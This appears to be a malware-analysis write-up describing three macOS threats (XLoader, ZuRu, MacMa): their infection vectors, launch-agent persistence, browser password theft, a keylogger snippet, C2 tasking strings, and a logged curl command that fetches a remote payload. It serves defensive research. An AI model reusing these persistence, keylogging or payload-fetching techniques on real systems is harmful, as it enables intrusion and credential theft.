
## XLoader

XLoader is a cross-platform "Malware as a Service" that aims to steal passwords from infected users.

↓ Download: [XLoader](#) (password: infect3d)

Apparently the progeny, or evolution of the malware known as FormBook, researchers discovered the cross-platform XLoader for sale on underground forums:

*"In one of our recent researches, we found that Formbook, one of the most prevalent data stealers, is now sold in the underground forum under a new name, XLoader, and has new capabilities that enable it to operate in macOS." -Checkpoint*



The screenshot shows an advertisement for XLoader. On the left, there is a logo featuring a globe with the word 'XLOADER' in red. Below the logo, it says 'xloader' in yellow, followed by 'Seller/Support of xloader' and a yellow star. To the right, under the heading 'What is XLoader?', it describes the botnet as cross-platform (Windows, OSX) and lists its features. Below this is a 'Pricing' section with two columns: 'Windows bin: exe' and 'Mac bin: Mach-O'. The Mac bin pricing is highlighted with a red box.

Windows bin: exe	Mac bin: Mach-O
1 months subscription hosted on my domain - \$59	1 months subscription hosted on my domain - \$49
3 months subscription hosted on my domain - \$129	3 months subscription hosted on my domain - \$99

XLoader for sale (credit: Checkpoint)



### Writeups:

- ["The macOS evolution of Formbook"](#)
- ["A macOS 'Malware-as-a-Service' Info Stealer and Keylogger"](#)



**Infection Vector:** Varies

"Malware as a Service" normally puts the onus of infection on the buyer. Thus, those that purchase XLoader would be responsible for infection users.

However, SentinelOne, who also **analyzed** XLoader, notes that a variant which is packaged up in a .jar file may have been spread via phishing (or as attached to an email):

"The .jar file appears to be distributed as an attachment in a phishing lure, such as in this document Statement SKBMT 09818.jar." -SentinelOne



### Persistence: Launch Agent

XLoader will persist itself as a launch agent, though the name of its launch agent property list will be randomized:

"The label for the LaunchAgent ...[is] randomized and vary from execution to execution." -SentinelOne

Below is an example of launch agent created by XLoader:

```
drwxr-xr-x  3 macthreats  staff   96 23 Jul 13:01 .
drwx-----@ 64 macthreats  staff 2048 23 Jul 13:07 ..
-rw-----  1 macthreats  staff  481 23 Jul 13:01 com.URzH.5fZh3jQhYrI.plist
[macthreats@macos-detection-lab LaunchAgents % ls -l@ com.URzH.5fZh3jQhYrI.plist
-rw-----  1 macthreats  staff  481 23 Jul 13:01 com.URzH.5fZh3jQhYrI.plist
[macthreats@macos-detection-lab LaunchAgents % plutil -p com.URzH.5fZh3jQhYrI.plist
{
  "KeepAlive" => 0
  "Label" => "com.URzH.5fZh3jQhYrI"
  "ProgramArguments" => [
    0 => "/Users/macthreats/.URzH/5fZh3jQhYrI.app/Contents/MacOS/5fZh3jQhYrI"
    1 => "start"
  ]
  "RunAtLoad" => 1
}
macthreats@macos-detection-lab LaunchAgents %
```

XLoader launch agent (credit: SentinelOne)

As the RunAtLoad key is set to 1 (true), macOS will automatically start the binary (the malware), specified in the ProgramArguments array.



### Capabilities: Password Stealer

XLoader's main goal is steal passwords from infected systems. However, Checkpoint researchers who also analyzed the malware, also noted it supports the following commands:

- Download & execute
- Update
- Uninstall
- Visit URL
- Clear cookies
- Recover passwords (Firefox, Chrome)
- Shutdown
- Reboot

Of course the download and execute capability means that the malware can update itself, install other tools, or other malware.

The password recovery appears to be limited to browser passwords, and only those of Firefox and Chrome.

To decrypt Firefox passwords, the Checkpoint researchers explain:

"XLoader opens the file '/Library/Application Support/Firefox/Profiles/[prfile\_name]/logins.json'. XLoader decrypts the data from the 'logins.json' files using the function 'PK11SDR\_Decrypt' from the 'libnss3.dylib' library."

Somewhat similarly, XLoader parses Chrome's stored passwords (from its database stored in its "Login Data" directory). Once the decryption for these keys is recovered (from said database), XLoader uses open SSL to decrypt the passwords.

```
call    ab_BASE64_encode
mov     edx, 1          ; buffer_number
mov     ecx, 35h ; '5' ; string_num
mov     rdi, r12       ; xloader
mov     rsi, r13       ; out
call    ab_get_config_data ; [1][53] openssl enc -base64 -d -aes-128-cbc -iv '202020202020202020202020202020' -K
```

Decryption of Chrome's Passwords (credit: Checkpoint)

To exfiltrate the recovered passwords, researchers noted that, “\_XLoader uses the HTTP protocol and sends data using GET or POST requests...”

## OSX.ZuRu

ZuRu spreads via malicious sponsored search results, the exfiltrates extensive survey data, before installing a Cobalt Strike agent.

↓ Download: [ZuRu](#) (password: infect3d)

In September, users in China noticed that the Chinese search engine Baidu, was serving up sponsored ads which would lead to malicious websites (mirroring popular applications) that serve up trojanized applications.



### Writeups:

- [“Made in China: OSX.ZuRu”](#)
- [“感谢信! 感谢百度搜索的推广让我被钓鱼中毒了一次”](#)



**Infection Vector:** Sponsored Ads, leading to trojanized applications

The Chinese researcher who first uncovered the malware posted the following image:



Malicious sponsored search results, leading to ZuZu (credit: 潘小潘)

The image shows sponsored search results, when a user searches for the popular iTerm application. Unfortunately the ad points to a malicious site, that mirrors the legitimate iTerm website, but hosts a trojanized version:



# iTerm2

iTerm2 is a terminal emulator for macOS that does amazing things.

[Home](#) [News](#) [Features](#) [FAQ](#) [Downloads](#)

## What is iTerm2?

iTerm2 is a replacement for Terminal and the successor to iTerm. It works on Macs with macOS 10.14 or newer. iTerm2 brings the terminal into the modern age with features you never knew you always wanted.

## Why Do I Want It?

Check out the impressive [features and screenshots](#). If you spend a lot of time in a terminal, then you'll appreciate all the little things that add up to a lot. It is free software and you can find the source code on [Github](#).

## How Do I Use It?

Try the [FAQ](#) or the [documentation](#). Got problems or ideas? Report them in the [bug tracker](#), take it to the [forum](#), or send me email (gnachman at gmail dot com).

Download

iTerm2 is licensed under [GPL v2](#).

iTerm2 by George Nachman. Website by Matthew Freeman, George Nachman, and James A. Rosen.

Website updated and optimized by [HexBrain](#)

The malicious website, appears to offer a legitimate version of iTerm

If the user downloads and runs what they believe is a legitimate copy of iTerm from the malicious copy-cat site, they will be infected.



**Persistence:** Unknown

Once run, the malware downloads two subsequent payloads. Both are described in more details, but the first is simply a survey script, while the second is appears to be Cobalt Strike agent.

Though neither was observed persisting, the later, the Cobalt Strike agent, perhaps could be instructed to persist once it checks in with the Cobalt Strike Server.


Also, it's worth noting that perhaps persistence is not needed, as the malware will be automatically re-run each time the trojanized iTerm application is launched.





**Capabilities:** 1<sup>st</sup>-stage downloader

As noted, when executed, `ZuRu` downloads and executes two additional payloads:

LuLu Alert

 iTerm2  
is trying to connect to <https://apps.mzstatics.com/fwjNY/v.php?ver=1.3&id...>

 virus total  ancestry

**Process Info**  
process id: 1278  
process args: none  
process path: /Volumes/iTerm/iTerm.app

**Network Info**  
ip address: 198.211.32.74  
port & protocol: 443 (TCP)  
reverse dns name: 74-32-211-198-dedicated.multacom.com

rule scope:  
Remote Endpoint    
 temporarily (pid: 1278)


timestamp: 03:34:07

We can passively observe the execution of these payloads via my open-source [ProcessMonitor](#):

```
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "uid" : 501,
    "arguments" : [
      "python",
      "/tmp/g.py"
    ]
  }
}
...
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "signing info (computed)" : {
      "signatureStatus" : -67062
    },
    "uid" : 501,
    "arguments" : [
      "/tmp/GoogleUpdate"
    ],
    "path" : "/private/tmp/GoogleUpdate",
    "name" : "GoogleUpdate"
  }
}
```

The Python script, `g.py` performs a comprehensive survey of the infected system. It then zips this up before exfiltrating it. If we allow the script to run, we can then grab and extract the zip to see exactly what is in the survey:






Looks like it includes the infected system's keychain, bash history, hosts, and more:

```
% cat tmp/tmp.txt
获取操作系统名称及版本号 : [Darwin-19.6.0-x86_64-i386-64bit]
获取操作系统版本号 : [Darwin Kernel Version 19.6.0: Thu Jun 18 20:49:00 PDT 2020;
root:xnu-6153.141.1~1/RELEASE_X86_64]
获取操作系统的位数 : [('64bit', '')]
计算机类型 : [x86_64]
计算机的网络名称 : [users-mac.lan]
计算机处理器信息 : [i386]
获取操作系统类型 : [Darwin]
汇总信息 : [('Darwin', 'users-mac.lan', '19.6.0', 'Darwin Kernel Version 19.6.0: Thu Jun
18 20:49:00 PDT 2020; root:xnu-6153.141.1~1/RELEASE_X86_64', 'x86_64', 'i386')]
程序列表 : []
hosts文件 : [##
# Host Database
#
# localhost is used to configure the loopback interface
# when the system is booting. Do not change this entry.
##
127.0.0.1 localhost
255.255.255.255 broadcasthost
::1 localhost
]
当前用户名 : user
test : [[u'Desktop', u'Documents', u'Downloads', u'Library', u'Movies', u'Music',
u'Pictures', u'Public']]
```



Once the Python script has completed surveying the infected host, it exfiltrates it via `curl` to the same IP address (47.75.123.111). A 3rd-party firewall, such as [LuLu](#) should alert you about exfiltration attempt:



LuLu Alert

`exec`

`curl` is trying to connect to 47.75.123.111

virus total ancestry

---

**Process Info**

process id: 1513  
process args: `-sfo /tmp/g.py http://47.75.123.111/g.py`  
process path: `/usr/bin/curl`

**Network Info**

ip address: 47.75.123.111  
port & protocol: 80 (TCP)  
reverse dns name: unknown


rule scope: Process

Block Allow


temporarily (pid: 1513)

timestamp: 03:46:06

The second payload is a Mach-O binary named `GoogleUpdate`. When executed, it attempts to connect to 47.75.96.198 (on port 443). We can observe this connection via [Netiquette](#):



According to VirusTotal, this IP address was found to be a Cobalt Strike Server:



0 / 86

**No security vendor flagged this IP address as malicious**

47.75.96.198 (47.74.0.0/15)  
AS 45102 ( Alibaba US Technology Co., Ltd. )

Community Score

DETECTION   DETAILS   RELATIONS   **COMMUNITY 1**

Comments

**drb\_ra** 2 days ago

**Cobalt Strike Server Found**  
 C2: HTTPS @ 47[.]75[.]96[.]198:443  
 C2 Server: 47[.]75[.]96[.]198/cx  
 POST URI: /submit[.]php  
 Country: Hong Kong  
 ASN: CNNIC-ALIBABA-US-NET-AP Alibaba US Technology Co., Ltd.

#c2 #cobaltstrike

...thus it is likely that this binary is merely a Cobalt Strike agent (beacon).

## OSX .MacMa (OSX .CDDS)

MacMa is persistent (nationstate?) macOS implant, deployed via 0day/nday exploits.

↓ Download: [MacMa](#) (password: infect3d)

In November, researchers from Google published an intriguing report, that detailed a sophisticated watering hole campaign drops a new macOS implant via 0day/nday exploits.



### Writeups:

- [“Analyzing a watering hole campaign using macOS exploits”](#)
- [“Google Caught Hackers Using a Mac Zero-Day Against Hong Kong Users”](#)
- [“OSX.CDDS \(OSX.MacMa\): a Sophisticated Watering Hole Campaign drops a new macOS Implant!”](#)



**Infection Vector:** 0-day/n-day exploits

Google's Threat Analysis Group (TAG), published the [initial report](#) on the MacMa.

In this report, they detailed a highly targeted attack that leveraged both iOS and macOS exploits in order to remotely infect Apple users. As

they were not able to recover the full iOS exploit chain, the write-up focused almost fully on the macOS version of the attack which leveraged:

- A webkit “n-day” RCE (patched as CVE-2021-1789 in January)
- An XNU 0-day local privilege escalation (now patched as CVE-2021-30869).  
According to Google this exploit was, “was presented by Pangu Lab in a public talk at zer0con21 in April 2021 and Mobile Security Conference (MOSEC) in July 2021”



### Persistence: Launch Item

MacMa is installed as a launch daemon or agent (`com.UserAgent.va.plist`):

```
1 <?xml version="1.0" encoding="UTF-8"?>
2 <!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" ...>
3 <plist version="1.0">
4 <dict>
5   <key>Label</key>
6   <string>com.UserAgent.va</string>
7   <key>LimitLoadToSessionType</key>
8   <string>Aqua</string>
9   <key>ProgramArguments</key>
10  <array>
11    <string>/Users/user/Library/Preferences/UserAgent/lib/UserAgent</string>
12    <string>-runMode</string>
13    <string>ifneeded</string>
14  </array>
15  <key>RunAtLoad</key>
16  <true/>
17  <key>StartInterval</key>
18  <integer>600</integer>
19  <key>ThrottleInterval</key>
20  <integer>2</integer>
21  <key>WorkingDirectory</key>
22  <string>/Users/user/Library/Preferences/UserAgent/lib</string>
23 </dict>
24 </plist>
```

As the `RunAtLoad` key is set to `true` the specified binary (the MacMa backdoor)

`~/Library/Preferences/UserAgent/lib/UserAgent` will be persistently executed by macOS each time the user logs in.

The `UserAgent` binary was originally submitted to VirusTotal on `2019-12-01`.

...and if we analyze the submission meta-data, we can see it was originally submitted to VirusTotal by a user, via one of my Objective-See tools (which integrate with VirusTotal)! How freaking cool!? 🏆



### Capabilities: Backdoor

The MacMa malware, is fully featured backdoor, which drops additional helper tools, plus directly implements a myriad of features.

The custom helper tools include:

- `arch` (SHA-1 `c4511ad16564eabb2c179d2e36f3f1e59a3f1346`)  
This binary invokes a function, aptly named `captureScreen`, to perform a screen capture, via Apple's Core Graphic APIs (e.g. `CGWindowListCreateImageFromArray`). It appears to then save it out to user-specified file.

- at (SHA-1 77a86a6b26a6d0f15f0cb40df62c88249ba80773)

This binary performs a simple survey, then writes it out to `stdout`. For example, when run in a virtual machine, it produces the following:

```
% ./at
uuid=564D028C-69EF-7793-5BD9-8CC893CB8C8D
userName=user
version=Version 10.15.6 (Build 19G2021)
equipmentType=VMware7,1
mac=00:0c:29:cb:8c:8d
ip=
diskFreeSpace=11251048448/42605699072
availableMemory=2098040832/2147483648
cpu_info=Intel(R) Core(TM) i7-8559U CPU @ 2.70GHz
```

- kAgent (SHA-1: D811E97461741E93813EECD8E5349772B1C0B001)

A quick triage of this binary reveals it's a simple keylogger that leverages Core Graphics Event Taps to intercept user keystrokes:

```
1 int sub_1000028f0(int arg0) {
2
3     runLoop = CFRunLoopGetCurrent();
4     runLoopSource = CFMachPortCreateRunLoopSource(kCFAllocatorDefault, *g_eventTap, 0x0);
5
6     CFRunLoopAddSource(*runLoop, runLoopSource, kCFRunLoopCommonModes);
7     CGEventTapEnable(*g_eventTap, 0x1);
8
9     CFRunLoopRun();
10
11     return 0x0;
12 }
```

To determine the capabilities supported by MacMa we can extract strings in the format `<number>CDDS`, as these show the requests the implant supports (from a remote C&C server):

- "24CDDSScreenCaptureRequest"
- "28CDDSAutoScreenCaptureRequest"
- "21CDDSScreenCaptureInfo"
- "33CDDSScreenCaptureParameterRequest"
- "19CDDSDirInfoRequest"
- "12CDDSDirInfo"
- "18CDDSDirInfoRequest"
- "11CDDSDirInfo"
- "17CDDSZipDirRequest"
- "21CDDSZipDirRequestInfo"
- "22CDDSExecuteFileRequest"
- "19CDDSTerminalConnect"
- "22CDDSTerminalDisconnect"
- "17CDDSTerminalInput"
- "18CDDSTerminalOutput"
- "20CDDSuninstallRequest"
- "20CDDSClearDataRequest"
- "10CDDSCmdAck"
- "18CDDSSReqMacBaseInfo"
- "15CDDSMacBaseInfo"
- "18CDDSSReqMacFileList"
- "15CDDSMacFileList"
- "20CDDSMacFileListReply"
- "20CDDSSReqMacSearchFile"
- "17CDDSMacSearchFile"
- "22CDDSMacSearchFileReply"
- "21CDDSSStopMacSearchFile"

- “20CDDReqMacDeleteFile”
- “20CDDReqMacFileSystem”
- “17CDDBaseInfoReply”
- “14CDDReqMacTree”
- “13CDDSDriveInfo”

...based off these tasking strings, it's clear to see MacMa supports a myriad of features!

## 🧩 And All Others

